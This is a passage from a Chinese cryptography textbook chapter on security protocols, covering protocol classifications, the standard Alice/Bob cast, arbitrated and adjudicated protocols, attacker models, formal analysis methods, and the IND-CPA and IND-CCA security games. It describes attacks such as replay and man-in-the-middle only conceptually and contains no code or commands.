高级协议	身份认证、不可否认、群签名	量子密钥分发、博弈量子密钥协商
基本协议	数字签名、零知识、秘密共享	量子签名
基本算法	对称加密、非对称加密、Hash 函数	量子 Hash 函数
理论基础	核心断言、数论、抽象代数、数学难题	不可克隆、真随机性、数学难题

从表 6.1 可看出,安全协议建构在数学或量子信息科学基础和基本算法之上,并且往往涉及秘密共享、加密、签名、承诺、零知识证明等许多基础协议,因此安全协议的设计比较庞大而复杂,设计满足各种安全性质的安全协议成为一项具有挑战性的研究工作。当前存在着大量的实现不同安全服务的安全协议,其中最常用的基本安全协议按照其完成的功能可分类起名,如电子支付协议、分布式环境下的身份鉴别协议、不可否认协议、密钥协商协议等。

6.1.2　游戏规则的目的

在日常生活中,几乎所有的事情都有非正式的协议:电话订货、玩扑克、选举中投票,人

们都知道怎样使用它们，而且它们也很有效。随着信息技术的高速发展，将这些现实的协议功能转化为数字，从而在计算机世界中实现是很顺理成章的事情。越来越多的人通过计算机网络交流代替面对面的交流，计算机需要正式的协议来完成人们不用考虑就能做的事情，虽然方便大众，但也不是很容易就实现的：如果你从一个城市迁移到另一个城市，可能会发现投票亭与你以前使用的完全不同，你会很容易去适应它，但计算机就不那么灵活了。

许多面对面的协议依靠人的现场存在来保证公平和安全。你会交给陌生人一叠现金去为你买食品吗？如果你没有看到他洗牌和发牌，你愿意和他玩扑克吗？如果没有匿名的保证，你会将秘密投票寄给政府吗？

那种假设使用计算机网络的人都是诚实的想法，是天真的。天真的想法还有：假设计算机网络的管理员是诚实的，假设计算机网络的设计者是诚实的。当然，绝大多数人是诚实的，但是不诚实的少数人可能招致很多损害。通过规定协议，可以查出不诚实者企图欺骗的把戏，还可开发挫败这些欺骗者的协议。

除了规定协议的行为外，协议还根据完成某一任务的机理，抽象出完成此任务的过程。由于基本底层通信协议是相同的，对于高层的安全协议是一个黑盒子，所以我们专注设计协议流程与分析，而不用受限于具体的实现上。

6.1.3 游戏角色

为了帮助说明协议，通常选出几个人作为助手：Alice 和 Bob 是开始的两个人。他们将完成所有的两人协议。按规定，由 Alice 发起所有协议，Bob 响应。如果协议需要第三或第四人，Carol 和 Dave 将扮演这些角色。由其他人扮演的专门配角，参见表 6.2。

表 6.2 剧中人

Alice	所有协议中的第一个参加者
Bob	所有协议中的第二个参加者
Carol	在三、四方协议中的参加者
Dave	在四方协议中的参加者
Eve	窃听者
Mallory	恶意的主动攻击者
Trent	值得信赖的仲裁者
Walter	监察人：在某些协议中保护 Alice 和 Bob
Peggy	证明人
Victor	验证者

6.2 安全协议的分类

6.2.1 按照游戏角色的数量进行分类

根据两点特质——认证和密钥交换首先将协议分为 3 大基本类，再按照参与方数量分为两方安全协议和多方安全协议两大类，如表 6.3～表 6.5 所示。

表 6.3 基本安全协议

协议名称	协议描述
认证协议	提供给一个参与方关于其通信对方身份的一定确信度
密钥交换协议	在参与协议的两个或者多个实体之间建立共享的秘密
认证及密钥交换协议	为身份已经被确认的参与方建立一个共享秘密

表 6.4 两方安全协议

协议名称	协议描述
零知识协议	是指一个参与方希望另一个参与方相信某种声称的正确性，同时不泄露任何额外的信息
承诺协议	是产生保密的承诺和公开秘密(解诺)的安全协议
掷币协议	是指两个参与方试图协商一位或多位比特信息，即使某个参与方试图使输出趋近于某一个值时，该比特信息仍然能够来自于一个均匀分布
不经意传输	指某个参与方传送两个消息，另一个参与方提供一个比特信息，协议结束后消息的提供者不知道接受者获得了哪个消息，消息的接受者不知道另一个消息的内容
可否认认证	能够使接收者鉴别消息的来源，但是，接收者不能向第三方证明消息来源，接收者通过“仿真”发送者和接收者之间的消息实现可否认认证。签名认证机制不具有可否认性

表 6.5 多方安全协议

协议名称	协议描述
基本多方协议	如秘密共享、可验证秘密共享、匿名处理、多方 Ping-Pong 协议等
电子选举	根据各种上下文来综合考虑协议的正确性、公正性，私密性和可否认性
电子商务	解决传输过程中的公平性以及某种可接受的方式来处理争议，还包括结果的公平发布
数据库交叉查询	多个数据库可以联合起来进行数据查询。除查询的结果之外，数据库中的其他数据将保持私有状态
匿名信任系统	参与者匿名多身份问题
路由协议	安全路由协议是一类特殊的安全多方计算协议

6.2.2 按照是否有仲裁方进行分类

根据可信第三方参与协议与否可以将安全协议分为 3 类：仲裁协议、裁决协议和自动执行的协议。3 种协议的结构类型如图 6.3 所示。

1. 仲裁协议

仲裁者是在完成协议的过程中，值得信任的公正的第三方(参见图 6.3 中的(1))，“公正”意味着仲裁者在协议中没有既得利益，对参与协议的任何人也没有特别的利害关系。“值得信任”表示协议中的所有人都接受这一事实，即仲裁者说的都是真实的，他做的是正确的，并且他将完成协议中涉及他的部分。仲裁者能帮助互不信任的双方完成协议。

在现实社会中，律师经常作为仲裁者，实例：Alice 要卖汽车给不认识的 Bob。Bob 想用支票付账，但 Alice 不知道支票的真假。在 Alice 将车子转给 Bob 前，她必须查清支票的真

伪。同样,Bob 也并不相信 Alice,就像 Alice 不相信 Bob 一样,在没有获得所有权前,也不愿将支票交与 Alice。这时就需要双方都信任的律师。在律师的帮助下,Alice 和 Bob 能够用下面的协议保证互不欺骗:

(1) Alice 将车的所有权交给律师。

(2) Bob 将支票交给 Alice。

(3) Alice 在银行兑现支票。

(4) 在等到支票鉴别无误能够兑现的时间之后,律师将车的所有权交给 Bob。如果在规定的时间内支票不能兑现,Alice 将证据出示给律师,律师将车的所有权和钥匙交还给 Alice。




图 6.3 协议类型

在这个协议中,Alice 相信律师不会将车的所有权交给 Bob,除非支票已经兑现;如果支票不能兑现,律师会把车的所有权交还给 Alice。而 Bob 相信律师有车的所有权,在支票兑现后,将会把车主权和钥匙交给他。而律师并不关心支票是否兑现,不管在什么情况下,他只做那些他应该做的事,因为不管在哪种情况,他都有报酬。在这例子中,律师起着担保代理作用。律师也作为遗嘱和合同谈判的仲裁人,还作为各种股票交易中买方和卖方之间的仲裁人。

仲裁人的概念与人类社会一样悠久。总是有那么一些人——统治者、牧师等,他们有公平处理事情的权威。在我们的社会中,仲裁者总是有一定社会地位和声望的人。而背叛公众的信任是很危险的事情。例如,视担保为儿戏的律师几乎肯定会被开除出律师界。现实世界里并不总是如此美好的,但它确是理想的。这种思想可以转化到计算机世界中,但计算机仲裁者有下面几个问题,如图 6.4 所示。

(1) 真实性:如果你知道对方是谁,并能见到他的面,就很容易找到和相信中立的第三方。互相怀疑的双方很可能也怀疑在网络别的什么地方并不露面的仲裁者。

(2) 费用:计算机网络必须负担仲裁者的费用。

(3) 分布延迟性(无全局时钟):在任何仲裁协议中都有延迟的特性。

(4) 单点失效:仲裁者必须处理每一笔交易。任何一个协议在大范围执行时,仲裁者是潜在的瓶颈。增加仲裁者的数目能缓解这个问题,但费用将会增加。

(5) 单点安全:由于在网络中每人都必须相信仲裁者,对试图破坏网络的人来说,仲裁者便是一个易受攻击的弱点。

图 6.4 数字世界中仲裁者所面临的问题

2. 裁决协议

由于雇用仲裁者代价高昂,仲裁协议可以分成两个低级的子协议。一个是非仲裁子协

议，这个子协议是想要完成协议的各方每次都必须执行的；另一个是仲裁子协议，仅在例外的情况下执行的，即有争议的时候才执行，这种特殊的仲裁者叫做裁决人（参见图 6.3 中的(2)）。

裁决人也是公正的和可信的第三方。他不像仲裁者，并不直接参与每一个协议。只有为了要确定协议是否被公平地执行，才将他请来。

法官是职业的裁决者。法官不像公证人，仅仅在有争议时才需要他出场，Alice 和 Bob 可以在没有法官的情况下订立合同。除非他们中有一个人把另一人拖到法院，否则法官决不会看到合同。实例如图 6.5 所示。

合同——签字协议可以归纳为下面形式：
非仲裁子协议（每次都执行）：
(1) Alice 和 Bob 谈判合同的条款。
(2) Alice 签署合同。
(3) Bob 签署合同。
裁决子协议（仅在有争议时执行）：
(1) Alice 和 Bob 出现在法官面前。
(2) Alice 提出她的证据。
(3) Bob 也提出他的证据。
(4) 法官根据证据裁决。

图 6.5　合同——签字协议

裁决者和仲裁之间的不同是裁决者并不总是必需的。如果有争议，法官被请来裁决。如果没有争议，就没有必要请法官。在好的裁决协议中，裁决者还能确定欺骗人的身份。裁决协议是为了发现欺骗，而不是为了阻止欺骗。裁决协议起了防止和阻碍欺骗的作用。

3. 自动执行的协议

自动执行的协议是协议中最好的。协议本身就保证了公平性（参见图 6.3 中的(3)）。不需要仲裁者来完成协议，也不需要裁决者来解决争端。协议的构成本身不可能发生任何争端。如果协议中的一方试图欺骗，其他各方马上就能发觉并且停止执行协议。无论欺骗方想通过欺骗来得到什么，他都不能如愿以偿。最好，让每个协议都能自动执行。不幸的是，在所有情形下，没有一个是自动执行的协议。

6.2.3　其他方法

根据 ISO 的七层参考模型，又可以将安全协议分成高层协议和低层协议；按照安全协议中采用的密钥算法的种类，又可以分成双钥（或公钥）协议、单钥（或私钥）协议或混合协议等；依据安全协议应用的环境，又可以分为互联网中的安全协议、卫星通信网络中的安全协议、无线传感器网络中的安全协议、RFID 系统中的安全协议等；对于参与实体间拥有预共享长期密钥的安全协议，根据长期密钥的安全强度，又可以分为基于口令的安全协议和一般的预共享密钥安全协议。除此之外，还可以从其他的角度出发对安全协议进行分类。

6.3　安全协议的模型与分析方法

安全协议的分析方法主要分为“计算机安全方法”、“计算复杂性方法”和“物理禀性方法”。其中“计算机安全方法”和“计算复杂性方法”的主要模型与分类将在本章介绍(参见表 6.7 和表 6.8),而“物理禀性方法”相关内容请参考第 5 章。




图 6.6　安全协议分析技术

表 6.6　攻击者能力模型

攻击能力	分　类	能力描述
Corruption 模型(攻陷能力)	非自适应攻击者(静态攻击者)	仅仅能够在协议开始前攻陷参与方,协议开始之后,未攻陷者仍然是未攻陷者,攻击者控制着一个任意的但是固定的参与方集合
	自适应攻击者(动态攻击者)	在协议执行过程中或基于时实的信息收集中随意选择攻陷参与方
Action 模型(活动方式)	被动攻击者(窃听者)	所有的参与方(包括被攻陷的用户)忠实的实施协议的规则(仅仅能够搜集信息)
	主动攻击者(拜占庭)	完全控制通信信道,能够删除、注入、修改、重放、阻止信道中的消息,能够调度协议的执行,具有中间人攻击能力
Power 模型(计算能力)	计算安全模型(Computational)	参与方通过认证信道通信,敌手能够学习参与方之间所有通信信息,并且敌手能力限定于概率多项式时间
	信息论安全模型(Information-Theoretic)	参与方通过安全(private)的信道通信,攻击者不限定攻击能力

基本假设:任何时间被攻陷的参与方严格限定少于二分之一。
(当达到一半或更多的参与方被攻陷,那么安全定义将不得不弱化)

基本条件:(1) Erase Model:用户仅仅向攻击者提供初始的秘密输入信息(如签名算法的密钥信息);Non-Erase Model:用户向攻击者提供当前的内部状态信息(如用户初始的秘密输入信息,协议交互过程中使用的随机比特信息和引入的秘密信息)。
(2) 当检测到攻击时,允许协议在未泄露敏感信息前,执行早期停止是安全的。
(3) 通信错误已经被底层软件透明地处理。

表 6.7　安全协议形式化设计与分析方法

方　法	分　类	描述与实例
攻击检测	非形式化方法，凭借设计者的经验	很难确信协议的安全性，反反复复的修补增加了实现代价或成本，降低人们对安全的信心。如大部分智能卡安全协议设计论文
符号理论：自动的机器描述分析	基于模态逻辑	由一些命题和推理规则组成。如：BAN 及 BAN 类逻辑，GNY 逻辑、AT 逻辑、VO 逻辑、SVO 逻辑等
	模型检测法（状态空间搜索法）	一种验证有限状态系统的自动化技术。常用的模型检测工具有 Interrogator、NRL、FDR、Murϕ、SMV 等
	定理证明法	对形式化后的协议模型和规约运用证明的技术来证明规约是否在协议模型中满足。如 Paulson 归纳法、串空间、阶函数、Spi-演算等
	Petri 网	一种对离散并行系统的数学表示，其异步、并发的特点适合于安全协议的描述
计算复杂性：把协议规约到	孤立模型（Stand Alone）：假设某个确定协议运行在一个独立的计算环境中	Dolev-Yao 模型：首次将安全协议引入形式化研究，即把安全协议本身与安全协议所具体采用的密码系统分开研究
		CRS(common reference string)模型：所有参与方预先分配好公共参数，但是任何参与方都无法得知某个/某些秘密密钥
	可证明安全	将概率引入密码学，从概率的角度分析安全性
	随机预言模型 Random Oracle	Hash 函数被假设为理想函数，生成真随机值。提出精确安全性(Exact Security)的概念：不仅要满足问题复杂度的渐近度量的安全性，而且要得到精确的安全性度量①
	理想密码模型 Ideal Cipher Model	假设存在公开可获得的理想分组密码，生成随机真值
某个困难问题	标准模型 Standard Model	安全性证明直接规约于某个/某些困难问题
	CK 模型	通过模块化的方法来分析和设计密钥交换协议
	BCP 模型	针对群组密钥交换协议进行安全性分析
	通用可复合模型②(Universal-Composition)	描述和分析并发复合情况下密码协议的安全性：自复合：若同一个协议运行多个协议实例，协议仍然是安全的；通用复合：若多个协议运行多个协议实例，协议仍然是安全的。如 Canitti 的无认证安全计算等论文
融合理论：多种方法结合	复杂系统	如：Canitti 将 UC 理论与符号模型结合起来，针对认证密钥交换协议证明了一个重要结果：安全协议满足计算理论意义上的安全性质当且仅当其某种对应的符号模型满足某种形式安全性质

① 随机预言模型可视为对敌手能力的某种限制——敌手的攻击是不考虑任何特殊 Hash 函数实例的一般攻击，而且如果假定存在某些防窜扰设备(如 Smart Cards)，则随机预言模型等价于标准模型，这时只要求伪随机函数存在。

② 多个参与方分别运行某个确定的两方或多方计算协议(多用户)，多个不同的密码协议同时运行(多协议)，某个密码协议的多个协议实例同时运行(多实例)、某个协议实例参与方可能需要以别名的形式参与协议交互(多身份)。

6.4　安全协议的目标与研究层次

安全协议的主要研究目标如表6.8所示。

表6.8　安全协议目标

性　质	描　述
正确性	满足规则：对于合理的输入，给出合理的输出
安全性	抵制攻击：对于不合理的输入，输出不会造成某种程度的损害
完整性	保证信息无修改：认证、非否认、可审计等
秘密性	保证信息无泄漏：加密、隐私、匿名、假名等
可用性	保证合法用户的信息使用
匿名性	隐藏参与方的身份
公平性	保证参与者在协议中具有公平的地位
可否认性	消息的接收方能够辨别出发送方的身份，但是不能向第三方证明发送方身份
不可否认	保证参与者对所做的行为负责

按照人的主观因素"信任①"的存在与否，可将安全协议分为两大层次：在传统的网络安全机制中，被保护主体指的是服务提供者，恶意主体一般来自服务请求者，这种安全机制被称为硬安全(hard security)；由信任机制提供的安全保护措施称为软安全(soft security)，如表6.9所示。

表6.9　信任机制与传统安全机制比较

	类　型	被保护对象	潜在的恶意用户
信任机制	软安全	服务请求者	服务提供者
传统安全机制	硬安全	服务提供者	服务请求者

传统安全机制与信任安全机制之间也存在着联系。受传统安全机制保护的计算机或网络系统不易受到恶意节点的攻击，内部存在恶意程序(如木马)的可能性也会降低，此类系统的可信度就会高；相反那些没有安全机制保护的节点的可信度就会低。另外，在传统安全机制中也存在信任机制，主要依靠可信赖的第三方进行身份鉴别。这两种安全机制从不同的角度保护网络系统的安全，二者相互补充，硬安全与软安全的典型攻击分别如表6.10和表6.11所示。

事实上，攻击方法难以穷尽，因此，对认证协议的分析和设计不能特定针对某一种或几种已知类型的攻击，而是需要综合考虑所有可能的安全威胁，研究安全协议的设计与分析的理论，通过形式化的方法进行协议的安全性和正确性的分析和证明。

① 信任是主动的，是一个主体对另一个主体某种能力的评价，建立在对历史信息的评估上。

表 6.10　硬安全典型攻击

<table>
<tr><th>典型攻击</th><th colspan="2">描　　述</th></tr>
<tr><td rowspan="4">消息重放攻击
(Message Replay Attack)</td><td rowspan="4">重放攻击又称重播攻击，是指攻击者发送一个目的主机已接收过的包，来达到欺骗系统的目的。产生原因在于消息无新鲜性认证</td><td>偏转攻击：改变消息的去向</td></tr>
<tr><td>直接攻击：将消息发送给意定接收方</td></tr>
<tr><td>反射攻击(Reflection Attack)：将消息返回给发送者</td></tr>
<tr><td>第三方攻击：将消息发给协议合法通信双方之外的任一方</td></tr>
<tr><td>中间人攻击
(Man-in-the-middle Attack)</td><td colspan="2">一种“间接”的入侵攻击，这种攻击模式是通过各种技术手段将受入侵者控制的一台计算机虚拟放置在网络连接中的两台通信计算机之间，这台计算机就称为“中间人”</td></tr>
<tr><td>平行会话攻击
(Parallel Session Attack)</td><td colspan="2">并发的多个协议运行使得攻击者能够从一个运行中得到解决另外某个运行中的困难问题的答案</td></tr>
<tr><td>边信道攻击
(Side Channel Attack)</td><td colspan="2">针对电子设备在运行过程中的时间消耗、功率消耗或电磁辐射之类的信息泄露而进行攻击的方法被称为边信道攻击。这类新型攻击的有效性远高于密码分析的数学方法，因此给密码设备带来了严重的威胁</td></tr>
</table>

表 6.11　软安全典型攻击

<table>
<tr><th>表　　现</th><th>举　　例</th></tr>
<tr><td>策略性地提供恶意服务</td><td>行为摇摆：先作为诚实用户提供服务，在得到信任后进行恶意行为，或者在小额交易上表现诚实而在大额交易上进行欺骗</td></tr>
<tr><td rowspan="2">提交虚假评价、虚假推荐信任数</td><td>合谋作弊：如多个恶意节点联合进行欺诈，增加了行为隐蔽性</td></tr>
<tr><td>多账号攻击：女巫攻击(Sybil Attack)、漂白攻击(White Washing)</td></tr>
</table>

6.5　安全协议的设计原则

不同类型的安全协议的设计原则也不尽相同，表 6.12 只是总结了安全协议设计中的一些共同的属性，在设计某一具体的安全协议时，还要根据具体情况制定设计原则。

表 6.12　安全协议设计原则

整体性	(1) 设计目标明确，无二义性 (2) 尽量采用最少的安全假设 (3) 应用描述协议的形式语言 (4) 使用规范的证明流程与分析方法
扩展性	(1) 适用于任何网络结构的任何协议层(消息要尽可能地短) (2) 适用于任何数据处理能力(消息尽可能地简单) (3) 可采用任何密码算法(必须采用任何已知的和具有代表性的密码算法) (4) 安全性与具体采用的算法无关 (5) 便于进行功能扩充，特别是在方案上应该能够支持多用户之间的密钥共享
安全性 & 高效性	(1) 采用一次性随机数来替代时戳，即用异步认证方式来替代同步认证方式，同时也保证了新鲜性 (2) 具有抵御常见攻击的能力。特别是重放攻击 (3) 通常针对不同的环境而采取不同的设计方法，在安全性与效率之间达到一种平衡

6.6 安全协议的可证明理论

6.6.1 密码体制的攻击游戏

根据密码分析者破译时已经具备的前提条件，通常将攻击类型分为如下 4 种。

(1) 唯密文攻击：密码分析者有一个或更多的用同一个密钥加密的密文，通过对这些截获的密文进行分析得出明文或密钥。

(2) 已知明文攻击：除了待解密的密文以外，密码分析者还有一些明文和用同一个密钥加密这些明文所对应的密文。

(3) 选择明文攻击：密码分析者可以得到所需要的任何明文所对应的密文，这些密文与待解密的密文是用同一个密钥加密得到的。

(4) 选择密文攻击：密码分析者可以得到所需要的任何密文所对应的明文，解密这些密文所使用的密钥与解密待解密的密文所需的密钥是相同的。

上面 4 种攻击类型的强度按顺序递增。面对各种攻击，为了保护信息的机密性，抵抗密码分析，保密系统应当满足以下要求：

(1) 系统即使达不到理论上是不可破解的，也应当是实际上不可破解的。也就是说，从截获的密文或某些已知的明密文对中，要确定密钥或任意明文在计算上是不可行的。

(2) 系统的保密性不依赖于对加密体制或算法的保密，而依赖于密钥。

(3) 加密和解密算法适用于所有密钥空间中的元素。

(4) 系统既易于实现又便于使用。

为形式化密码体制的安全性，通常采用密码体制攻击游戏的方法对安全性进行分析，对于不同强度的攻击，游戏协议也是不一样的。对于唯密文攻击和已知明文攻击，攻击的过程是静态的，不存在和密码体制交互的过程，因此这两类攻击没有对应的模拟游戏。

对于后两类攻击，攻击者可以和密码体制交互，以得到它想要的明文或密文。因此在分析密码体制对于后两类攻击的安全性时，有必要进行模拟攻击游戏。同时，为了证明密码体制的安全性，也通常通过模拟攻击游戏来进行。不可区分的选择明文攻击(Polynomially Indistinguishable Chosen Plain-text Attack，IND-CPA)游戏协议如下。

(1) 不可区分的选择明文攻击游戏(IND-CPA)，如图 6.7 所示。

协议 6.1：不可区分的选择明文攻击。

假定：(1) Malice 和预言机 σ 商定目标密码体制 E，明文空间为 M，密文空间为 C。

(2) σ 固定了 E 的一个加密密钥 k_e。

游戏：(1) Malice 选择两条不同的明文 m_0 和 m_1 并发送给 σ。

(2) σ 投掷一个公平硬币 $b \in_U \{0,1\}$，然后执行下面的加密操作

$$c^* = \begin{cases} E_{k_e}(m_0), & 如果\ b=0 \\ E_{k_e}(m_1), & 如果\ b=1 \end{cases}$$

(3) σ 将 c^* 发送给 Malice。

(4) 收到询问密文 c^* 后，Malice 必须回答 0 或者 1，作为他对 σ 的硬币投掷结果的猜测。

图 6.7 不可区分的选择明文攻击游戏

假定 Malice 是一个概率多项式时间(PPT)区分器，优势函数 Adv 表示 Malice 区分 $E_{ke}(m_0)$ 和 $E_{ke}(m_1)$ 的概率差，则

$$\text{Adv}=|\Pr[0\leftarrow \text{Malice}(c^*=E_{ke}(m_0))]-\Pr[1\leftarrow \text{Malice}(c^*=E_{ke}(m_1))]|$$

由于 Malice 的猜测不仅仅依赖于询问密文 c^*，还依赖于有所选择的两条明文消息 (m_0, m_1)，因此可以把它的回答看做是一个"有根据的猜测"。如果 Adv 对于安全参数是一个可忽略的量，则称 $E_{ke}(m_0)$ 和 $E_{ke}(m_1)$ 是不可区分的，即目标密码体制对于协议 6.1 的攻击游戏是安全的，由此可以得出结论，认为目标密码体制是 IND-CPA 安全的，IND-CPA 安全又称为语义安全。

但仅具有 IND-CPA 安全性的密码体制是无法抵抗选择密文攻击的。而在密码系统的应用中，要求天真的用户总是保持警醒而不提供解密预言服务是不实际的。所以，我们需要更强的安全概念。强化安全概念的下一步是进一步降低 Malice 攻破目标密码体制的难度：除了在 IND-CPA 游戏中可以获得的加密帮助以外，还允许 Malice 获得解密模式下的有条件帮助。这个攻击模型称为不可区分选择密文攻击(Polynomially Indistinguishable Chosen Cipher-text Attack, IND-CCA)，以下是这个攻击游戏的描述。

(2) 不可区分的选择密文攻击游戏(IND-CCA)，如图 6.8 所示。

协议 6.2：不可区分的选择密文攻击。
假定：(1) Malice 和预言机 σ 商定目标密码体制 E，明文空间为 M，密文空间为 C。
(2) σ 固定了 E 的一个加密密钥 k_e。
(3) Malice 获取了一些密文信息。
游戏：(1) Malice 向 σ 发送一条准备好的密文消息 $c\in C$。
(2) σ 解密 c，返回解密结果给 Malice；上述两步可多次重复，称为"密码学训练"。
(3) 当 Malice 对"密码学训练课程"感到满意，就与 σ 进行协议 6.1 中的 CPA 游戏。

图 6.8　不可区分的选择密文攻击游戏

强化安全的更进一步考虑称为不可区分适应性选择密文攻击(Polynomially Indistinguishable Active Chosen Cipher-text Attack, IND-CCA)，在这个模型中，Malice 攻击密码体制的难度进一步降低。在协议 6.2 中解密帮助是有条件的，一旦 Malice 提交两条选择明文消息 (m_0, m_1)，该帮助就停止。也就是说，一旦 IND-CPA 游戏攻击开始，就再也不能得到解密帮助了。

(3) 不可区分的适应性选择密文攻击游戏(IND-CCA)，在新的攻击模型中，去掉了只能在短时间内得到解密服务这个现实的限制，如图 6.9 所示。

如今，IND-CCA2 是公钥密码体制的标准，也是适于应用的安全性概念。所有普通用途的新公钥加密方案必须具备该安全性。

目前，普遍认为公钥加密方案各种安全性概念之间的关系如图 6.10 所示。

哈希函数的"混合变换"性质可以描述为：对于任意的输入，输出哈希值的分布和函数与输出空间上的均匀分布在计算上是不可区分的。如果将"与输出空间上的均匀分布在计算上不可区分"变成"是均匀的"，那么哈希函数就变成一种很强的、虚构的函数，称为随机预言机。

协议 6.3：不可区分的适应性选择密文攻击。
假定：(1) Malice 和预言机 σ 商定目标密码体制 E，明文空间为 M，密文空间为 C。
(2) σ 固定了 E 的一个加密密钥 k_e。
游戏：(1) Malice 和 σ 进行协议 6.2 中的选择密文攻击游戏。
(2) Malice 进一步计算密文 $c'\in C$，将其提交给 σ 解密；此步可多次重复。
(3) 当 Malice 对"密码学训练"感到满意了，就必须回答 0 或 1，作为他对 σ 的硬币投掷结果的猜测。

图 6.9 不可区分的适应性选择密文攻击游戏

